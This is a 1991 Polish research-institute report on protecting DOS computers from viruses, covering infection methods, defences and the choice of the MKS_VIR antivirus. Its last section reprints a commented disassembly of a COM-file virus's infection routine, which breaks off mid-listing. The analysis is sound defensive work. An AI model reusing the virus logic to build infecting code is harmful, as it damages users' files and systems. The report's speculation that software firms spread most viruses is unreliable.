6671

PRZEMYSŁOWY INSTYTUT AUTOMATYKI I POMIARÓW
MERA-PIAP
Al. Jerozolimskie 202 02-222 Warszawa Telefon 23-70-81

ZESPÓŁ AUTOMATYKI ELEKTRONICZNEJ
PRACOWNIA REGULATORÓW ELEKTRONICZNYCH

4410 BE10

Główny wykonawca dr inż.Marian Wrzesień

Wykonawcy mgr inż.Grzegorz Kazimierski

Konsultant

Nr zlecenia S1237

Wybór i instalacja oprogramowania do obsługi prac laboratoryjnych naukowo-badawczych oraz wybór i opracowanie wzorów dokumentów stosowanych do tych prac w PIAP. Wybór oprogramowania dla ochrony komputerów przed wirusami.
Cz.etapu 6.Rozeznanie metod stosowanych dla ochrony sprzętu komputerowego przed wirusami.

Zleceniodawca

Pracę rozpoczęto dnia 28.05.91 **zakończono dnia** 22.07.91

Kierownik Pracowni mgr inż.Z.Pietrusiński

Kierownik Zespołu doc.dr inż.J.Korytkowski

Praca zawiera:

stron 23
rysunków
fotografii
tabel
tablic
załączników

Rozdzielnik - ilość egz:

Egz. 1
Egz. 2
Egz. 3
Egz. 4
Egz. 5
Egz. 6

Nr rejestr. 6671

Analiza deskryptorowa

KOMPUTERY : OPROGRAMOWANIE : [illegible]

Analiza dokumentacyjna

Praca zawiera analizę metod [illegible] dla celów [illegible] bów programowych sprzętu komputerowego przed działaniem programów wirusowych.

Tytuły poprzednich sprawozdań

UKD

PIAP 41/88 10000

2

PRZEMYSŁOWY INSTYTUT AUTOMATYKI I POMIARÓW
ZESPÓŁ AUTOMATYKI ELEKTRONICZNEJ

"Rozeznanie metod stosowanych do ochrony zasobów programowych sprzętu komputerowego przed wirusami. Instalacja w laboratoriach instytutu i szkolenie użytkowników wybranego oprogramowania."

Opracował:
mgr inż. Grzegorz Kazimierski

WARSZAWA, LIPIEC 1991

3

Spis treści:

1. Wstęp

Zadaniem pracy było wytypowanie na podstawie występujących w kraju programów wirusowych skutecznych metod ochrony komputerów przed tego rodzaju programami. Zagadnienie to jest o tyle ważne, że większość programów używanych w laboratoriach komputerowych Instytutu pochodzi ze źródeł nielicencjonowanych, a taka forma pozyskiwania programów daje duże możliwości "zainfekowania" używanych komputerów. Metody zabezpieczenia, można podzielić na dwie grupy:

- metody biernej obrony polegające nie na bezpośredniej walce z programami wirusowymi, lecz na maksymalnym ograniczeniu skutków ich działania - zarówno rozszerzaniu się "infekcji" jak i destrukcji. Metoda ta opiera się na szeregu działań użytkownika utrudniających infekcję. Do metod takich należy tworzenie kopii zapasowych zbiorów, ciągła obserwacja pracy systemu, porządek na twardym dysku, ograniczenia w przenoszeniu dyskietek pomiędzy różnymi komputerami.
- metody ochrony softwar'owej przed wirusami.

Przy wytypowaniu programu antywirusowego należało się kierować kilkoma przesłankami:

- charakterem prac prowadzonych z wykorzystaniem sprzętu komputerowego Instytutu. Chodziło tu przede wszystkim o czas pracy programu, potrzebę jego częstego uruchamiania, zajmowanie pamięci operacyjnej itp,
- szerokim przekrojem użytkowników sprzętu komputerowego, są wśród nich pracownicy dobrze obeznani z budową i działaniem komputerów jak i pracownicy traktujący komputer jako narzędzie pracy nie wnikając w jego zasadę działania. Z tego powodu obsługa programu powinna być jak najprostsza, by program mógł być wykorzystywany przez każdego pracownika,

5

2. Budowa, działanie i rodzaje występujących programów wirusowych.

Program wirusa komputerowego jest to specyficzny rodzaj programu sabotażowego, który posiada właściwości samopowielania poprzez zmienianie innych programów w ten sposób, że te po zmianie zawierają kod wirusa. Tak zmienione programy po infekcji także posiadają właściwości manipulacyjne wirusa, infekcja więc może się rozprzestrzeniać. Wirus programowy nie został wbrew pozorom wynaleziony przez "hacker'ów", lecz przez naukowców z Bell Laboratories. W listopadzie 1983 prof. Fred Cohen z Uniwerytetu Południowa Kalifornia, w ramach prac nad sztuczną inteligencją, odkrył nowy typ programów mogących uniemożliwiać działanie innych programów. Nowością tych programów była ich zaprogramowana agresja. Firmy softwar'owe uważały odkrycie za antidotum na nielegalny obrót ich produktami i można podejrzewać, że tego rodzaju firmy są źródłem większości wirusów. Nazwę tego typu programów, przez podobieństwo działania z biologicznym pierwowzorem ustalił prof. Len Adleman tego samego uniwersytetu.

W działaniu programu wirusowego można wyróżnić cztery fazy:

- faza pierwsza, nazwana fazą uśpienia, kiedy program wirusa doczepiony do jakiegoś zainfekowanego programu użytkowego oczekuje na uruchomienie programu-nosiciela,
- faza druga, nazwana fazą propagacji następuje po uruchomieniu zainfekowanego programu. Wirus dokonuje infekcji dostępnych mu zbiorów wg różnorodnych kryteriów. W zależności od rodzaju wirusa jego kod może być umieszczony w programach o rozszerzeniach .EXE lub .COM (najczęściej są to moduły systemu operacyjnego np. COMMAND.COM, IBMIO.COM, IBMDOS.COM), nakładki programowe na zbiory z rozszerzeniami .OVL lub .BIN, drivery systemowe typu .SYS, tablica partycji dysku stałego, boot-sektor dysku stałego lub dyskietki, sektory oznaczone jako obszery o uszkodzonym nośniku a nawet dodatkowe ścieżki na dyskietce lub na dysku twardym,
- faza trzecia, nazwana fazą przygotowania do działania destrukcyjnego polega na oczekiwaniu na spełnienie pewnych warunków wyzwalających działanie destrukcyjne wirusa. Warunkami takimi może być data (np. 13 piątek), określona godzina, ilość

6

zainfekowanych zbiorów itp. Po spełnieniu warunku następuje...

- faza czwarta, nazwana fazą destrukcji. Tutaj fantazja autorów programów nie zna granic. Działanie uaktywnionego wirusa może się objawiać niegroźnymi komunikatami wyświetlanymi na ekranie monitora jak rysunek choinki z życzeniami świątecznym (wirus Father Christmas) albo życzenia Happy Birthday Joshi wyświetlanymi w dniu 5 stycznia (wirus Joshi) lub wygrywaniem melodyjek o określonej godzinie (bardzo popularny typ wirusa Yankee Doodle), po naprawdę groźne i przynoszące ogromne szkody działania niszczące. Najczęstszym obiektem ataku wirusa są zasoby programowe na dysku twardym komputera. Jego działanie może polegać przykładowo na:

- początkowo niezauważalnych drobnych uszkodzeniach logicznych systemu zbiorów, prowadzących do powstania wielu plików o różnych początkach lecz tym samym (fizycznie) końcu,
- zniszczeniu obszarów systemowych w sposób uniwmożliwiający odczyt zawartej na dysku informacji,
- wykonaniu formatowania całego lub części dysku,
- zmianie parametrów konfiguracji dysku w pamięci CMOS RAM uniemożliwiającej komputerowi rozpoznanie typu dysku.

Oprócz działań niszczących, których celem jest dysk zdarzają się programy wirusowe, których działanie polega na:

- spowalnianiu działania komputera,
- zniekształcaniu wyświetlanej na ekranie monitora informacji,
- próbach uszkodzenia sprzętu - monitora, drukarki, napędów.

Spotyka się programy wirusowe o nietypowym działaniu. Np. wirusy typu "Koń Trojański". Działanie tego typu wirusa rozpoczyna się od razu od fazy ostatniej, działań niszczących. Wirusy tego typu są rozpowszechniane jako programy typu "utilities", a po ich uruchomieniu przez nieświadomego użytkownika następują natychmiastowe działania destrukcyjne.

Typowy program wirusowy zbudowany jest z dwóch funkcjonalnie niezależnych części. Część powielająca, uaktywniająca się w fazie propagacji, posiada wszystkie funkcje niezbędne do rozprzestrzerzania się wirusa. Uaktywniony program poszukuje zbiory odpowiednich do ich zainfekowania (np. poprzez wybór odpowiedniej długości programu, zainfekowanie programu zbyt krótkiego mogłoby być łatwo zauważone), sprawdzanie czy wytypowany program nie jest już zarażony (przez sprawdzenie różnego rodzaju znaczników jak


7

np. ustawienie czasu lub daty modyfikacji pliku) i po znalezieniu odpowiedniego zbioru dopisaniu do niego swego kodu i ewentualne oznaczenie zarażonego zbioru.


Ze względu na sposób działania programu wirusowego, programy te można podzielić na wirusy o akcji wywołanej przez uruchomienie programu zainfekowanego (direct action) oraz wirusy instalujące się w pamięci komputera po uruchomieniu zainfekowanego programu jako program rezydentny i dopiero wówczas rozpoczynające swoją działalność (indirect action). Ze względu na dołączanie się kodu programu wirusowego do wytypowanego programu można wyróżnić dwa typy wirusów:

- Programy wirusowe niszczące program oryginalny poprzez zapisanie na nim własnego kodu tak jak to przedstawiono schematycznie na poniższym rysunku.

Program przed infekcją...




... i po infekcji




Zainfekowany program nie zmienia swej długości, a każda próba jego uruchomienia powoduje przejście do fazy propagacji lub destrukcji. Dla zmylenia użytkownika po próbach uruchomienia programu mogą pojawiać się komunikaty o wystąpieniu jakiegoś błędu. Zmieniony w ten sposób program oryginalny jest bezpowrotnie niszczony, lecz tego typu wirusy są stosunkowo łatwe do wykrycia.

- Programy wirusowe utrzymujące program oryginalny w stanie umożliwiającym jego uruchomienie i dopisujące się na jego końcu.

Program przed infekcją ...



... i po infekcji



Na początku programu dopisywany jest skok do programu wirusowego. Po jego wykonaniu następuje realizacja programu oryginalnego,

8

przez co działania programu wirusowego mogą być niezauważalne dla użytkownika. Charakterystyczną cechą tego typu wirusów jest wzrost długości programu oryginalnego, dla różnego rodzaju wirusów ma on wartość stałą (np. wirus o nazwie "polski wirus" zwiększa zbiory o 530 bajtów) oraz znajdująca się na początku programu instrukcja skoku, służąca jednocześnie jako znacznik zainfekowania programu. W punkcie 6 pracy przedstawiono analizę listingu tego typu wirusa. Programy tak zmienione mogą być odzyskane w poprzedniej postaci przez wstawienie w pierwsze trzy bajty kodu egzekucyjnego programu poprzedniej zawartości przechowywanej w polu kodu wirusa i obcięcie dołączonej części.

Grupa wirusów instaluje się w Boot sektorach dysków lub w tablicach partycji.

Dyskietka przed infekcja ...

Boot. Sector	FAT	Directory	Obszar danych ...

... i po infekcji

Loader Wirusa	FAT	Directory	Dane	Kod wirusa	Kopia Boot'a	Obszar danych ...

W zainfekowanej dyskietce zostaje zmieniony Boot Loader. Każda próba podniesienia systemu operacyjnego z tak spreparowanej dyskietki przez nieopatrzenie pozostawionej w kieszeni A: powoduje uaktywnienie zapisanego w jej Boot Sektorze programu wirusa i zainstalowanie go w pamięci komputera jako programu rezydentnego. Tak samo może ulec zainfekowaniu dysk twardy z którego startuje system. Tym sposobem działania charakteryzują się między innymi wirusy "Stoned", "New Zealend" czy "Disk Killer".

Najnowsze generacje wirusów działają zarówno na zbiorach jak i w Boot Sektorze. Np. skasowanie zakażonych zbiorów wirusem "Omicron", "1253" czy "Invader" powoduje na nowo zainfekowanie zbiorów poprzez loader znajdujący się w rekordzie partycji.

Ostatnio producenci sprzętu komputerowego wprowadzają nową generację tzw. inteligentnych kontrolerów dyskowych SCSI (np. firma Data Care). Kontrolery te można tak skonfigurować, że blokują wszelkie próby zapisu informacji, a tym samym uniemożliwiać wpisywanie się wirusów do boot sector'a lub tablicy partycji dysku. Posiadają one również możliwość blokowania

9

kopiowania programów z dyskietek na dysk twardy oraz możliwość blokady prób formatowania dysku twardego.

3. Metody stosowane w celu ochrony przed wirusami.

Metody ochrony systemu komputerowego przed infekcją programem wirusowym można podzielić na metody ochrony biernej i czynnej.

Metoda ochrony biernej polega na przestrzeganiu pewnych zasad utrudniających lub wręcz uniemożliwiających zarażenie zbiorów przechowywanych w pamięci komputera. Wiele źródeł podaje różnego rodzaju rady jak ustrzec system przed zarażeniem. Do takich "cudownych" środków mają należeć między innymi:

- nadawanie zbiorom z rozszerzeniem .COM i .EXE (jako najbardziej podatnym na zarażenie) atrybutów READ ONLY,
- obserwowanie, a najlepiej zapisywanie długości i dat zbiorów,
- ciągłe, uważne obserwowanie pracy komputera, zwracanie uwagi na pojawianie się nietypowych komunikatów, zgłaszanie braku możliwości dostępu do zapisu na dysku lub dyskietce, wydłużenie czasu oczekiwania po włączeniu komputera itp,
- niedopuszczanie do fragmentacji dysku itd.

Metody te napewno nie ustrzegą przed wprowadzeniem wirusa do systemu, lecz mogą ewntualnie utrudnić jego wtargnięcie. Jednak najbardziej skuteczne zasady biernej ochrony przed wtargnięciem wirusa do systemu to:

- posługiwanie się oryginalnym licencjonowanym oprogramowaniem,

W chwili obecnej większość oprogramowania pochodzi z obrotu nielicencjonowanego. Wprowadzenie do systemu programu, który był już w innym komputerze, chociażby podczas kopiowania z oryginału, może być źródłem infekcji systemu.

- tworzenie regularnych kopii zapasowych,

Tworzenie kopii zapasowych jest zasadą użyteczną nie tylko ze względu na wypadek ewentualnej infekcji systemu, lecz także na wypadek awarii komputera, podczas której można stracić wszystkie zbiory.

- ograniczenie w przenoszeniu dyskietek pomiędzy komputerami,

Najlepiej jeśli przenoszone są jedynie dyskietki będące jedynie nośnikami danych do programów użytkowych, gdyż takie z zasady nie mogą być źródłem infekcji. Dyskietki po skopiowaniu powinny być oczywiście natychmiast sformatowane.

- jeden użytkownik komputora lub wyznaczona osoba odpowiedzialna

za stan oprogramowania.

Jeden użytkownik komputera, pracujący na sprawdzonym oprogramowaniu jest gwarancją niezainfekowania systemu przez program wirusowy. Jednak wiele komputerów posiada po kilku użytkowników. Spośród nich powinna być wyznaczona osoba testująca i akceptująca wprowadzenie każdego nowego oprogramowania do komputera, odpowiedzialna za tworzenie kopii zapasowych, dbająca o porządek na dysku. W laboratoriach komputerowych P.W. przyjęto zasadę, że wszystkie komputery będące na wyposażeniu laboratorium, do których dostęp ma wielu użytkowników, profilaktycznie, co pewien czas są formatowane i na nowo wprowadzane jest oprogramowanie systemowe i użytkowe.

- Weryfikacja oprogramowania za pomocą narzędziowych programów antywirusowych.

12

4. Rodzaje programów antywirusowych.

W użyciu są dwie zasadnicze programowe metody ochrony systemu komputerowego przed infekcją wirusa. Pierwsza metoda polega na wykryciu i ewentualnym zlokalizowaniu już zarażonego programu lub programów przez śledzenie pracy systemu, druga na przeciwdziałaniu wtargnięciu określonych typów wirusa. Mimo tego, że w pierwszej metodzie system jest już zainfekowany, metodę tę można zaliczyć także do metod profilaktycznych, gdyż wczesne wykrycie i zlokalizowanie wirusa nie pozwala na rozprzestrzenienie się infekcji poprzez wykasowanie zarażonego programu (kopie zapasowe!).

W pierwszej metodzie można rozróżnić programy dołączające się do systemu operacyjnego i śledzące aktywność uruchamianych na komputerze programów. W przypadku działań budzących podejrzenie jak próby zapisu do plików typu .COM, .EXE, .SYS, próby formatowania dysków, zmiany zawartości pamięci CMOS itd. Są szczególnie przydatne do obrony przed wirusami typu "Koń Trojański". Ich działanie opiera się głównie na przechwytywaniu przerwań systemowych. Odmienną grupę programów stanowią programy śledzące pracę systemu poprzez obserwację długości i sum kontrolnych dostępnych na dyskach programów, zapisywanie tych wartości w specjalnie stworzonych zbiorach kontrolnych i w razie wykrycia zmian sygnalizują to. Czasami programy stosujące tę metodę dołączane są do systemu w postaci karty rozszerzeń, blokujących fizycznie dostęp do newralgicznych zasobów systemu. Do zalet tej metody należy to, że zapobiega propagacji infekcji i destrukcji bez znajomości rodzaju wirusa, lecz posiada także wady, i tak pierwsza grupa programów:

- jest skuteczna wobec wirusów uaktywniających się po ich zainstalowaniu, duża grupa wirusów boot-recordu i tablicy partycji dysku twardego może działać bezkarnie,
- najnowsze generacje wirusów potrafią odwoływać się do dysków przez bezpośredni skok do procedur zawartych w pamięci stałej, co jest nie do wykrycia metodami programowymi,
- dołączając się do systemu okupują obszar pamięci operacyjnej,
- spowalniają działanie komputera,
- przy współpracy z niektórymi programami mogą prowadzić do

13

błędnego działania lub nawet do zawieszenia systemu,

- wymagają od użytkownika komputera dobrej znajomości oprogramowania i właściwej interpretacji zgłaszanych komunikatów.

Do wad drugiej grupy programów należy:

- niemożliwość wykrycia wirusa w nowym programie (kod wirusa jest wliczony w sumie kontrolnej i długości),

- dają jedynie możliwość wykrycia wirusa, bez możliwości ich unieszkodliwienia, chyba że poprzez wykasowanie zainfekowanych programów,

- Mimo stosowanych szybkich algorytmów obliczeniowych procedury wyliczające sumy kontrolne są bardzo czasochłonne.

Do programów stosujących pierwszą metodę należą między innymi programy: ANTVIRUS czeski program autorstwa Z.Hladika, przechwytujący próby zapisów do plików typu .COM, .EXE, .SYS; VIRBLK, napisany prze Michaela Fitza z Austrii (tylko ochrona plików COM i EXE, wyróżnia się małymi rozmiarami wymaganej pamięci operacyjnej); ANTI14US pochodzący z Holandii, Leiden, autorstwa E.Lantinga (zajmuje ok.50 kB pamięci operacyjnej, użytkownik może wybrać opcje blokad zapisu na dysk, formatowania dysków, instalacji innych programów rezydentnych, zmian plików .COM, .EXE, .BAT) czy mający największe możliwości wyboru opcji przez użytkownika program FLUSHOT+ firmy Software Concept Design autorstw Rossa Grinberga.

Do grupy programów kontrolujących zmiany plików poprzez śledzenie ich sum kontrolnych i długości należą między innymi amerykańskie programy: CHECKUP, autorstwa Richarda B. Levin'a (kontrolujący określone przez użytkownika pliki, sprawdzenie każdego wymaga oddzielnego wywołania programu przez co jest bardzo czasochłonny) czy VIRUS DETECTER Tim'a OBrien'a (możliwa kontrola wszystkich lub wybranych plików wg ich rozszerzeń, tworzy plik kontrolny w którym informuje o wykrytych zmianach)

Druga metoda opierająca się na sprawdzaniu plików i obszarów pamięci pod kątem określonych typów wirusów jest metodą mającą zalety takie jak szybkości działania, zlokalizowanie i unieszkodliwienie wirusa, ewentualne odzyskanie zmienionych plików oraz przede wszystkim możliwość sprawdzenia programów przed ich uruchomieniem. Główną wadą tego rodzaju programów jest skuteczność tylko wobec znanych autorowi typów wirusów. Programy kontrolujące system pod względem dużej ilości wirusów są z zasady

14/

programami w pełni profesjonalnymi, o ciągle rozbudowywanych katalogach wzorców sprawdzanych wirusów. Program taki powinien uwzględniać oprócz podstawowych typów wirusów jego mutacje, czyli być w miarę elastyczny.

Do programów działających wg tej metody należy duża ilość programów działających tylko na określony typ wirusa, tworzonych w większości przez autorów w wypadku wykrycia i zbadania danego wirusa. Do takich programów należą między innymi: ANTI f-my Droid System Inc, ANTI1 nieznanego autora, czy austriacki program A.Cestera ANTI2 szukające tzw wirusa "polskiego" inaczej zwanego "trzynastką" w zbiorach .COM i .EXE i unieszkodliwiające go, ANTIVIR czeskiego autora Z.Hladika, AZOTOX autorstwa A.Baczyńskiego, CHKVIRS przeszukujący pliki w poszukiwaniu wirusów "polskiego" i niektórych typów wirusów typu "Koń Trojański" czy programy CURE i DIAG autorstwa J.Sobczaka wykrywający i ewentualnie unieszkodliwiający wirusy typu "polskiego" oraz KATMUZ A.Kądlofa unieszkodliwiający wirusa o nazwie "muzykant" lub DOCTOR nieznanych autorów szukający wirusów w sektorze zerowym dysku. Do programów aktywnych wobec dużej ilości wirusów należą: pakiet programów SCAN f-my McAfee Associates przeszukujący zbiory wg określonych przez użytkownika opcji. Wersja programu 3.5V63 jest wykrywa ponad 100 typów wirusów, których charakterystyki podane są w załączonym do pakietu zbiorze VIRLIST.TXT. Przy pomocy programu CLEAN-UP możliwe jest unieszkodliwienie wirusów i ewentualne odzyskanie zainfekowanych plików. Pakiet programów pod nazwą NORTON ANTIVIRUS f-my Symantec Corporation łączy w swym działaniu obie metody ochrony przed wirusami. Ciężar walki spoczywa na dwóch programach pakietu Virus Interceptor i Virus Clinic. Pierwszy z nich kontroluje wszystkie wczytywane do pamięci pliki i szuka znanych mu wirusów, zajmuje ok. 25kB pamięci (przewidziana jest także wersja mniejsza, lecz o uboższych możliwościach). Właściwym programem antywirusowym jest Virus Clinic. Przy jego pomocy można przeszukiwać cały dysk, wybrane pliki lub katalogi. Użytkownik ma możliwość chronić pliki przy pomocy sum kontrolnych. Wersja 1.5 programu definiuje ok. 280 definicji wirusów. Podobne możliwości przedstawia sobą produkt f-my PC-Plus GmbH pod nazwą Virus Doktor. Program rozpoznaje ok. 250 wirusów, ma możlwość unieszkodliwiania ich i pracy kontrolującej działania systemu

(program GUARDD). Dodatkową możliwością jest przechowywanie zawartości CMOS RAM, Boot-sektora i tablicy partycji oraz pierwszych 32B wszystkich programów na zapasowej dyskietce w celu ewentualnego odzyskania uszkodzonych plików. Polski program MKS_VIR f-my Apexim przeprowadza samokontrolę programu, kontrolę wybranych dysków (w tym boot sektora i obszaru pertycji) oraz pamięci operacyjnej. W razie wykrycia obecności w pamięci najnowszych typów wirusa, których jeszcze nie potrafi zwalczyć sugeruje wystartowanie systemu z niezainfekowanej dyskietki. Program jest ciągle aktualizowany i w wersji 1.65 potrafi rozpoznać ok.300 wirusów. Użytkownik może wybrać różne opcje działania np. szukanie tylko wirusów występujących w Polsce, wówczas sprawdzanie dysku trwa tylko ok. 30 sek, umożliwiając dołączenie wywołania programu do AUTOEXEC'u. Interesującymi programami są bułgarski program Vasselina'a Bontchev'a CleanUp będący programem wsadowym wywołującym kolejno programy poszukujące różnych typów wirusów (ma przez to b. długi czas działania) oraz holenderski program TBSCAN o b. szybkim czasie działania uzyskanym przez napisanie programu całkowicie w kodzie maszynowym.

Ze względu na charakter prac prowadzonych w Instytucie (posługiwanie się mniej więcej stałym oprogramowaniem narzędziowym, stali użytkownicy komputerów i rzadkie przenoszenie między komputerami programów użytkowych) do ochrony sprzętu komputerowego przed wprowadzeniem wirusa najbardzie odpowiedni wydaje się program umożliwiający przede wszystkim kontrolę nowych programów przed instalacją ich na komputerze. Dlatego powinien być to jeden z programów antywirusowych działających wg metody drugiej, tzn sprawdzający system pod względem znanych wirusów. Ze względu na istniejący w Polsce nielegalny obrót programami komputerowymi, produkty autorstwa Polskiej firmy będą szybciej reagować na pojawiające się najnowsze typy wirusów. Z tej przyczyny podczas zakupu zagwarantowany powinien być dostęp do pojawiających się nowszych wersji programu. Dlatego do zakupu wytypowany został produkt firmy APEXIM MKS_VIR opisany dokładniej w następnym punkcie pracy.

5. Opis i działanie wybranego programu antywirusowego mks_vir.

Program MKS_VIR autorstwa Marka Sella w jednym szybkim przebiegu rozpoznaje i niszczy wiele typów wirusów. Program jest w sposób ciągły aktualizowany. Autor szybko reaguje na najnowsze wersje wirusów poprzez prowadzoną politykę licencyjną polegającą na tym, że po dostarczeniu autorowi nowej odmiany wirusa otrzymuje się bezpłatnie kopię nowej wersji programu potrafiącej go usunąć. Program po uruchomieniu przeprowadza kontrolę pamięci operacyjnej komputera oraz samokontrolę. Program potrafi usuwać większość wirusów z zainfekowanych programów bez ich niszczenia. W przypadku napotkania wirusa nieusuwalnego możliwe jest skasowanie zainfekowanego programu lub zmiana rozszerzenia na .VIR uniemożliwiająca jego uruchomienie.

Program posiada wiele opcji przydatnych w użyciu programu. Możliwe jest sprawdzanie poszczególnych dysków lub podkatalogów. Jeśli użytkownikowi zależy na szybkości działania programu (np. wywołanie programu w autoexec'u) możliwe jest przyspieszenie działania przez szukanie wirusów, które dotychczas pojawiły się w Polsce oraz przez włączenie opcji przeszukiwania przyspieszonego (turbo). Dostępne jest także blokowanie sprawdzania pamięci operacyjnej, Boot-sektora lub tablicy partycji dysków. Możliwe jest włączenie opcji wolniejszego lecz dokładniejszego szukania wszystkich znanych wirusów we wszystkich zbiorach.

Do zalet programu MKS_VIR należy zaliczyć w pełni profesjonalną szatę graficzną programu ogromnie upraszczającą posługiwanie się nim oraz opisy menu w języku polskim. Program pozwala na zapoznanie się z różnymi typami najbardziej popularnych wirusów. Podana jest informacja o ich zasadzie działania i objawach po których można rozpoznać ich obecność.

Firma Apexim zajmująca się dystrybucją programu MKS_VIR daje zezwolenie na posługiwanie się programem we wszystkich komputerach należących do firmy, która zakupiła wyż/wym program. Możliwe jest także wykupienie rocznego abonamentu gwarantujące automatyczne otrzymywanie najnowszych wersji programu MKS_VIR.

6. Analiza działania przykładowego programu wirusowego.

Poniższą analizę zaczerpnięto z artykułu A. Baczyńskiego z Politechniki Łódzkiej.

Działanie programu wirusa.

Wirus ukrywa się w zbiorach COM i czeka na aktywację. Nie jest to trudne, bo początek zbioru został przerobiony przez wirusa na skok do jego kodu. Tak więc zaraz po uruchomieniu takiego COM-a wykona się program wirusa, a dopiero potem - zupełnie poprawnie, by nie budzić podejrzeń, program - nosiciel. Uruchomiony wirus ma zasadniczo jeden cel - rozmnożyć się. Najpierw poszukuje swojej ofiary. Może być nią dowolny zbiór COM - bo tylko taki gwarantuje wirusowi poprawne uruchmienie (tu autor wirusa się nie wysilił). Użycie dla zbioru atrybutu Read-Only albo Hidden na nic się nie zda, bo wirus otworzy sobie takie zbiory. Natomiast przyzwoity system ochrony dostępu używany w sieci (np Novell) stanowi zaporę dla wirusa, chyba że ten zdoła zawładnąć programem używanym przez Supervisora. Swojej ofiary wirus szuka najpierw w bieżącej kartotece, a później kolejno we wszystkich wymienionych na liście ścieżek dostępu (PATH). Zbiory "zarażone" są omijane. Aby szybko je rozpoznać , wirus zostawia specjalny znacznik w kartotece. Jeśli zbiór nie jest za duży (musi zezwolić na dopisanie kodu wirusa i zmieścić się w limicie 64kB) ani za mały (musi być miejsce na skok do kodu wirusa), wirus rozpoczyna procedurę powielania. Jej efektem jest na ogół wpisanie się do zbioru - ofiary. Niestety "dowcipny" autor wirusa wymyślił sobie, że z prawdopodobieństwem 1/8 nastąpi wstawienie na początek zbioru-ofiary rozkazu skoku do restartu komputera. Nie byłoby to tragedią, gdyby początkowe pięć bajtów programu zostało zabezpieczone, tak jak podczas "rozmnażania" wirusa. Niestety, uszkodzenie zbioru jest w tym przypadku nieodwracalne. Tylko w tym momencie wirus jest na prawdę szkodliwy i gdyby nie to, możnaby go traktować jako głupi, ale niewinny żart. W końcu zbiór - ofiara zostaje zamknięty, a jego atrybuty i data zapisu - zrekonstruowane według stanu początkowego. Po wykonaniu jednej swojej kopii wirus oddaje sterowanie do programu - nosiciela. Szczególnie dobre warunki powielania stwarzają wirusowi programy, które zajmują miejsce COMMAND w pamięci RAM i wywołują ten program w celu wykonania pojedyńczych komend. Tak pracuje Norton

Commander, ale także pakiety Borlanda. Command.COM jest szczególnie podatny na zarażenie, bo znajduje się zazwyczaj na początku kartoteki i zwykle ma ustawioną ścieżkę dostępu. Stąd jego każdorazowe uruchomienie grozi uszkodzeniem kolejnego zbioru.

Analiza działania.

Najpierw przygotowano "pożywkę". Był nią poniższy program, który nic nie robi, tylko grzecznie wraca funkcję DOS 21/0. Znaczenie początkowych NOPów wyniknie podczas analizy działania wirusa.

Pierwotna zawartość zbioru WIRUS.COM

```
2C9C:0100  90              nop             ;nic ...
2C9C:0101  90              nop
2C9C:0102  90              nop
2C9C:0103  90              nop
2C9C:0104  90              nop
2C9C:0105  B80000          mov     ax,0000 ;i powrót
2C9C:0108  CD21            int     21
```

Zbiór ten podsunięto wirusowi - w bieżącej kartotece był jedynym. A oto wynik:

Treść programu "wirusa", nałożonego na zbiór WIRUS.COM

```
2C9C:0100  E90700          jmp     010AC W_COD)    ;Skok do kodu wirusa
2C9C:0103  90              nop                     ;To zostało
2C9C:0104  90              nop                     ;z oryginalnego
2C9C:0105  B80000          mov     ax,0000         ;programu.
2C9C:0108  CD21            int     21
2C9C:010A  51        W_COD: push    cx              ;Odtąd jest wirus.
2C9C:010B  BA0303          mov     dx,0303C W_DAT) ;Tam jest obszar
2C9C:010E  FC              cld                     ;danych wirusa.
2C9C:010F  8BF2            mov     si,dx           ;Najpierw odbuduje
2C9C:0111  81C60A00        add     si,000A         ;początkowe 3 bajty
2C9C:0115  BF0001          mov     di,0100         ;programu
                                                   ;oryginalnego,
2C9C:0118  B90300          mov     cx,0003         ;aby wykonać go
2C9C:011B  F3A4            repz    movsb           ;pozornie bez zmian.
2C9C:011D  8BF2            mov     si,dx           ;Ale wcześniej robi
                                                   ;swoje:
2C9C:011F  B430            mov     ah,30           ;Sprawdza nr wersji
                                                   ;DOS
2C9C:0121  CD21            int     21              ;
2C9C:0123  3C00            cmp     al,00           ;jeżli za stary
2C9C:0125  7503            jnz     012A            ;(1.xx) to
2C9C:0127  E9C701          jmp     02F1            ;nie bawi się.
2C9C:012A  06              push    es
2C9C:012B  B42F            mov     ah,2F           ;Odczytuje adres
2C9C:012D  CD21            int     21              ;oryginalny DTA
2C9C:012F  899C0000        mov     [si+0000],bx    ;i zapamiętuje.
2C9C:0133  8C840200        mov     [si+0002],es
2C9C:0137  07              pop     es
```


19

```
2C9C:0138  BA5F00            mov     dx,005F          ;Ustanowi własny
2C9C:013B  90                nop                      ;adres DTA
2C9C:013C  03D6              add     dx,si            ;na potrzeby
2C9C:013E  B41A              mov     ah,1A            ;swoich transmisji
2C9C:0140  CD21              int     21               ;dyskowych.
2C9C:0142  06                push    es
2C9C:0143  56                push    si
2C9C:0144  8E062C00          mov     es,[002C]        ;Pobiera adres
2C9C:0148  BF0000            mov     di,0000          ;segmentu
2C9C:014B  5E                pop     si               ;DOS environment, tu
2C9C:014C  56                push    si               ;jest m.in.informacj
2C9C:014D  81C61A00          add     si,001A          ;o ścieżkach dostępu
2C9C:0151  AC                lodsb                    ;Poszukuje łańcucha
2C9C:0152  B90080            mov     cx,8000          ;PATH=
2C9C:0155  F2AE              repnz   scasb            ;w DOS environment
2C9C:0157  B90400            mov     cx,0004
2C9C:015A  AC                lodsb
2C9C:015B  AE                scasb
2C9C:015C  75ED              jnz     014B
2C9C:015E  E2FA              loop    015A
2C9C:0160  5E                pop     si               ;Znalazł, teraz będz
2C9C:0161  07                pop     es               ;kolejne pozycje
                                                      ;wykazu
2C9C:0162  89BC1600          mov     [si+0016],di     ;traktować jako
                                                      ;kartoteki
2C9C:0166  8BFE              mov     di,si            ;przeznaczone
